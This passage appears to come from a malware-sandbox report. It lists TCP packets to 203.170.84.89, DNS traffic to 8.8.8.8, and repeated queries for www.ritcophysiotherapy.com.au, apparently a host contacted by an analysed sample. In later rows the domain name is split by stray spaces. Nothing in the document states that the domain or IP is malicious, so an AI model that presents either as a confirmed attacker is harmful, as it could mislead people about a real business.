Feb 22, 2021 19:13:10.095268965 CET	49752	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:10.411180973 CET	49753	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:10.433692932 CET	80	49752	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:10.745512009 CET	80	49753	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:10.746390104 CET	49753	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:10.753897905 CET	49753	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:11.089250088 CET	80	49753	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:11.089572906 CET	49753	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:11.423415899 CET	80	49753	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:11.455200911 CET	80	49753	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:11.455538988 CET	80	49753	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:11.455585003 CET	49753	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:11.455646038 CET	49753	80	192.168.2.4	203.170.84.89

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:13:11.787161112 CET	49754	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:11.789374113 CET	80	49753	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:12.124365091 CET	80	49754	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:12.124721050 CET	49754	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:12.128792048 CET	49754	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:12.465698957 CET	80	49754	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:12.465974092 CET	49754	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:12.802908897 CET	80	49754	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:12.833798885 CET	80	49754	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:12.833843946 CET	80	49754	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:12.833997965 CET	49754	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:12.834304094 CET	49754	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:13.102169991 CET	49755	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:13.171260118 CET	80	49754	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:13.439296007 CET	80	49755	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:13.439465046 CET	49755	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:13.445902109 CET	49755	80	192.168.2.4	203.170.84.89

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:12:46.699098110 CET	49714	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:46.757280111 CET	53	49714	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:47.485116005 CET	58028	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:47.533768892 CET	53	58028	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:48.048538923 CET	53097	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:48.110224009 CET	53	53097	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:48.537398100 CET	49257	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:48.586189032 CET	53	49257	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:49.546427965 CET	62389	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:49.600754976 CET	53	62389	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:50.922528982 CET	49910	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:50.971520901 CET	53	49910	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:52.349210024 CET	55854	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:52.400909901 CET	53	55854	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:53.197659969 CET	64549	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:53.249222040 CET	53	64549	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:54.069267988 CET	63153	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:54.118216038 CET	53	63153	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:54.963105917 CET	52991	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:55.012037992 CET	53	52991	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:55.750237942 CET	53700	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:55.801871061 CET	53	53700	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:56.992151976 CET	51726	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:57.060209036 CET	53	51726	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:57.798089027 CET	56794	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:57.847174883 CET	53	56794	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:58.594722033 CET	56534	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:58.645100117 CET	53	56534	8.8.8.8	192.168.2.4
Feb 22, 2021 19:12:59.454663992 CET	56627	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:12:59.506560087 CET	53	56627	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:00.408385038 CET	56621	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:00.457483053 CET	53	56621	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:01.223525047 CET	63116	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:01.273691893 CET	53	63116	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:01.605370045 CET	64078	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:01.708600998 CET	53	64078	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:02.055803061 CET	64801	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:02.106054068 CET	53	64801	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:03.013977051 CET	61721	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:03.113802910 CET	53	61721	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:03.449681044 CET	51255	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:03.501132965 CET	53	51255	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:04.268918991 CET	61522	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:13:04.329303026 CET	53	61522	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:05.635144949 CET	52337	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:05.698806047 CET	53	52337	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:07.006390095 CET	55046	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:07.065711021 CET	53	55046	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:08.984812021 CET	49612	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:09.033745050 CET	53	49612	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:10.312819958 CET	49285	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:10.409897089 CET	53	49285	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:11.686445951 CET	50601	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:11.784482002 CET	53	50601	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:13.049364090 CET	60875	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:13.098505974 CET	53	60875	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:14.353496075 CET	56448	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:14.410690069 CET	53	56448	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:15.696485043 CET	59172	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:15.753534079 CET	53	59172	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:17.004920006 CET	62420	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:17.062061071 CET	53	62420	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:18.343101025 CET	60579	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:18.400012016 CET	53	60579	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:19.644253969 CET	50183	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:19.701555014 CET	53	50183	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:19.753859997 CET	61531	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:19.802674055 CET	53	61531	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:20.936100960 CET	49228	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:20.985097885 CET	53	49228	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:22.276679039 CET	59794	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:22.325532913 CET	53	59794	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:23.601208925 CET	55916	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:23.659809113 CET	53	55916	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:24.954325914 CET	52752	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:25.014542103 CET	53	52752	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:26.557146072 CET	60542	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:26.614264011 CET	53	60542	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:27.872664928 CET	60689	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:27.933027983 CET	53	60689	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:29.179162979 CET	64206	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:29.239970922 CET	53	64206	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:30.478329897 CET	50904	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:30.543951035 CET	53	50904	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:31.792977095 CET	57525	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:31.841751099 CET	53	57525	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:33.080705881 CET	53814	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:33.143090010 CET	53	53814	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:34.416704893 CET	53418	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:34.473993063 CET	53	53418	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:35.697698116 CET	62833	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:35.749298096 CET	53	62833	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:36.296514988 CET	59260	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:36.380817890 CET	53	59260	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:36.940398932 CET	49944	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:36.975975990 CET	63300	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:37.035079956 CET	53	49944	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:37.036025047 CET	53	63300	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:37.580722094 CET	61449	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:37.639991045 CET	53	61449	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:37.969660044 CET	51275	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:38.034594059 CET	53	51275	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:38.041256905 CET	63492	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:38.098578930 CET	53	63492	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:38.294977903 CET	58945	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:38.343662024 CET	53	58945	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:38.579691887 CET	60779	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:13:38.675987959 CET	53	60779	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:39.268973112 CET	64014	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:39.320518970 CET	53	64014	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:39.589708090 CET	57091	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:39.638431072 CET	53	57091	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:39.894169092 CET	55904	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:39.953531027 CET	53	55904	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:40.592643976 CET	52109	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:40.659733057 CET	53	52109	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:40.767162085 CET	54450	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:40.827141047 CET	53	54450	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:40.908086061 CET	49374	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:40.957115889 CET	53	49374	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:41.681437969 CET	50436	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:41.740370035 CET	53	50436	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:42.180453062 CET	62605	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:42.241112947 CET	54256	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:42.242538929 CET	53	62605	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:42.303832054 CET	53	54256	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:43.470884085 CET	52189	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:43.532692909 CET	53	52189	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:44.744219065 CET	56131	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:44.793344975 CET	53	56131	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:46.029913902 CET	62992	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:46.095216990 CET	53	62992	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:47.358259916 CET	54432	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:47.418471098 CET	53	54432	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:48.636250973 CET	57227	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:48.698528051 CET	53	57227	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:49.926906109 CET	58383	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:49.976164103 CET	53	58383	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:51.217977047 CET	63136	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:51.275183916 CET	53	63136	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:52.534214973 CET	50911	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:52.587490082 CET	53	50911	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:53.826677084 CET	63409	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:53.875464916 CET	53	63409	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:54.005342960 CET	59185	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:54.021559000 CET	64236	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:54.057297945 CET	53	59185	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:54.078851938 CET	53	64236	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:55.097614050 CET	56157	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:55.155000925 CET	53	56157	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:56.374689102 CET	55601	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:56.423229933 CET	53	55601	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:57.165973902 CET	52984	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:57.226808071 CET	53	52984	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:57.636794090 CET	51141	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:57.693878889 CET	53	51141	8.8.8.8	192.168.2.4
Feb 22, 2021 19:13:58.918042898 CET	53610	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:13:58.975639105 CET	53	53610	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:00.227699995 CET	61247	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:00.289978027 CET	53	61247	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:01.510381937 CET	65165	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:01.575758934 CET	53	65165	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:02.839185953 CET	52076	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:02.888058901 CET	53	52076	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:04.114171028 CET	54903	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:04.163002968 CET	53	54903	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:05.420623064 CET	55045	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:05.469511986 CET	53	55045	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:06.720895052 CET	54464	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:06.769843102 CET	53	54464	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:08.022066116 CET	50970	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:14:08.070943117 CET	53	50970	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:09.293391943 CET	55261	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:09.352627993 CET	53	55261	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:10.585911036 CET	59809	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:10.638309002 CET	53	59809	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:11.897115946 CET	51278	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:11.957366943 CET	53	51278	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:13.196566105 CET	51932	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:13.248152971 CET	53	51932	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:15.029618979 CET	59494	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:15.078545094 CET	53	59494	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:16.292236090 CET	55915	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:16.344048023 CET	53	55915	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:17.598541975 CET	49779	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:17.658497095 CET	53	49779	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:18.904568911 CET	49458	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:18.961647034 CET	53	49458	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:20.202388048 CET	57164	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:20.252974033 CET	53	57164	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:21.463465929 CET	49840	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:21.528162003 CET	53	49840	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:22.777031898 CET	57174	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:22.828773975 CET	53	57174	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:24.085288048 CET	58531	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:24.138386965 CET	53	58531	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:25.337888002 CET	49608	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:25.386800051 CET	53	49608	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:26.620599985 CET	55682	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:26.670846939 CET	53	55682	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:27.894123077 CET	62436	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:27.951292992 CET	53	62436	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:29.153413057 CET	61230	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:29.203366041 CET	53	61230	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:29.859769106 CET	64730	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:29.908608913 CET	53	64730	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:30.406487942 CET	60624	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:30.455286026 CET	53	60624	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:31.681385040 CET	62600	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:31.727921963 CET	53200	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:31.749803066 CET	53	62600	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:31.792812109 CET	53	53200	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:33.020991087 CET	61034	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:33.069703102 CET	53	61034	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:34.320353031 CET	57687	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:34.368915081 CET	53	57687	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:35.638341904 CET	49839	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:35.686975956 CET	53	49839	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:36.937913895 CET	57975	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:36.989465952 CET	53	57975	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:38.226160049 CET	57610	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:38.275090933 CET	53	57610	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:39.548564911 CET	55137	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:39.597359896 CET	53	55137	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:40.861488104 CET	59216	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:40.910367966 CET	53	59216	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:42.153589010 CET	63495	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:42.204519987 CET	53	63495	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:43.443846941 CET	64371	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:43.493170977 CET	53	64371	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:44.731411934 CET	54037	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:44.783324003 CET	53	54037	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:46.037934065 CET	53481	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:46.086884975 CET	53	53481	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:47.326683998 CET	58313	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:14:47.375808954 CET	53	58313	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:48.652367115 CET	58950	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:48.703289032 CET	53	58950	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:49.946625948 CET	55011	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:49.995392084 CET	53	55011	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:51.218924046 CET	57198	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:51.267704964 CET	53	57198	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:52.516993046 CET	60875	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:52.566010952 CET	53	60875	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:53.796204090 CET	55134	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:53.844918966 CET	53	55134	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:55.085910082 CET	53695	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:55.140264988 CET	53	53695	8.8.8.8	192.168.2.4
Feb 22, 2021 19:14:56.344922066 CET	50975	53	192.168.2.4	8.8.8.8
Feb 22, 2021 19:14:56.395956993 CET	53	50975	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 19:13:01.605370045 CET	192.168.2.4	8.8.8.8	0xf2b4	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:03.013977051 CET	192.168.2.4	8.8.8.8	0xc3d2	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:04.268918991 CET	192.168.2.4	8.8.8.8	0xf658	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:05.635144949 CET	192.168.2.4	8.8.8.8	0xf93e	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:07.006390095 CET	192.168.2.4	8.8.8.8	0xa7f6	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:08.984812021 CET	192.168.2.4	8.8.8.8	0x3a63	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:10.312819958 CET	192.168.2.4	8.8.8.8	0xddf9	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:11.686445951 CET	192.168.2.4	8.8.8.8	0x96c5	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:13.049364090 CET	192.168.2.4	8.8.8.8	0x7723	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:14.353496075 CET	192.168.2.4	8.8.8.8	0xfb83	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:15.696485043 CET	192.168.2.4	8.8.8.8	0x4299	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:17.004920006 CET	192.168.2.4	8.8.8.8	0xdb49	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:18.343101025 CET	192.168.2.4	8.8.8.8	0x177c	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:19.644253969 CET	192.168.2.4	8.8.8.8	0xbe65	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:20.936100960 CET	192.168.2.4	8.8.8.8	0x7c9d	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:22.276679039 CET	192.168.2.4	8.8.8.8	0x8e2a	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:23.601208925 CET	192.168.2.4	8.8.8.8	0x4b1c	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:24.954325914 CET	192.168.2.4	8.8.8.8	0x9f7	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 19:13:26.557146072 CET	192.168.2.4	8.8.8.8	0x8dca	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:27.872664928 CET	192.168.2.4	8.8.8.8	0xe56c	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:29.179162979 CET	192.168.2.4	8.8.8.8	0xd2ae	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:30.478329897 CET	192.168.2.4	8.8.8.8	0x5c1d	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:31.792977095 CET	192.168.2.4	8.8.8.8	0x73e3	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:33.080705881 CET	192.168.2.4	8.8.8.8	0xa1ca	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:34.416704893 CET	192.168.2.4	8.8.8.8	0xc977	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:35.697698116 CET	192.168.2.4	8.8.8.8	0x43e1	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:36.975975990 CET	192.168.2.4	8.8.8.8	0x5256	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:38.294977903 CET	192.168.2.4	8.8.8.8	0xba7c	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
